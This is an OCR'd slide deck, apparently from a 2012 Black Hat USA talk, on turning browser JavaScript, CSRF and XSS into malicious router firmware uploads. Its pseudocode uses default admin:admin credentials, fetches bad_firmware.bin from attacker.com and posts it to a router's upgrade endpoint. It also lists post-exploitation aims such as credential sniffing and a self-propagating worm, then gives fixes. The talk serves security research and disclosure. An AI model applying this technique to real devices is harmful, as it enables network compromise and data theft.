Blended Threats and JavaScript: A Plan for Permanent Network Compromise

Phil Purviance
Josh Brashars
July 26, 2012

Overview

- Introduction
- Background
- Getting Control of a network device
- Damages
- Demo
- Problems
- How to fix


Phil Purviance


Josh Brashars

Background

- Classic Client-ide Attacks and their weaknesses
- CSRF, XSS, Client Side Exploits: Browser, Java, Flash
- Old attacks are crude and mostly rely on social engineering

Getting Control




Vulnerable Devices
SonicWall Cross-Site Scripting
FreeNAS CSRF Login
Motorolla Auth Bypass
Login
Verify Login
CSRF New Firmware

Post-Exploitation

- Possibilities:
  - Network sniffer for passwords and credit cards
  - Network interceptor for ad-network replacement engine
  - Propagation to other local and foreign network devices
  - Disable logging for covert attacks
  - Cache-Poisoning

Damages

- Attack can be deployed on a massive scale
- Self-propagating worm

DEMO…

CSFU: Impossible

- Browser and Flash bugs allowed for CSRF of text files, but it's been patched
- Not enough control over request
- Browsers do not handle binary data in form fields

Yes!

How is this possible?

- Sites being able to access Private IP Addresses
- HTML5 + XMLHttpRequest + CSRF
- Router vulnerabilities

Psuedo Code

```
1.  <img src="http://admin:admin@192.168.1.1/"  onerror=”fileupload();”/>
2.  <script> function fileUpload() {
3.    x = new XMLHttpRequest;
4.    x.open("get", "//attacker.com/bad_firmware.bin");
5.    x.overrideMimeType("text/plain; charset=x-user-defined");
6.    x.send();
7.    x.onreadystatechange = function() { ...
8.      xhr = new XMLHttpRequest;
9.      xhr.open("POST", "http://192.168.1.1/upgrade.cgi", true);
10.     xhr.withCredentials = "true";
11.     xhr.setRequestHeader("Content-Type", "multipart/form-data; boundary= --
    x" );
12.     ...
13.     xhr.sendAsBinary(body);
14.   }
15. } </script>
```

How to fix it

- CORS should be more restrictive when transferring large chunks of data to foreign domains
- CSRF Protections need to be enabled on embedded devices
- Limit the use of and impact of JavaScript in the enterprise
- Heuristics and Detection

Conclusion

Questions


black hat
USA 2012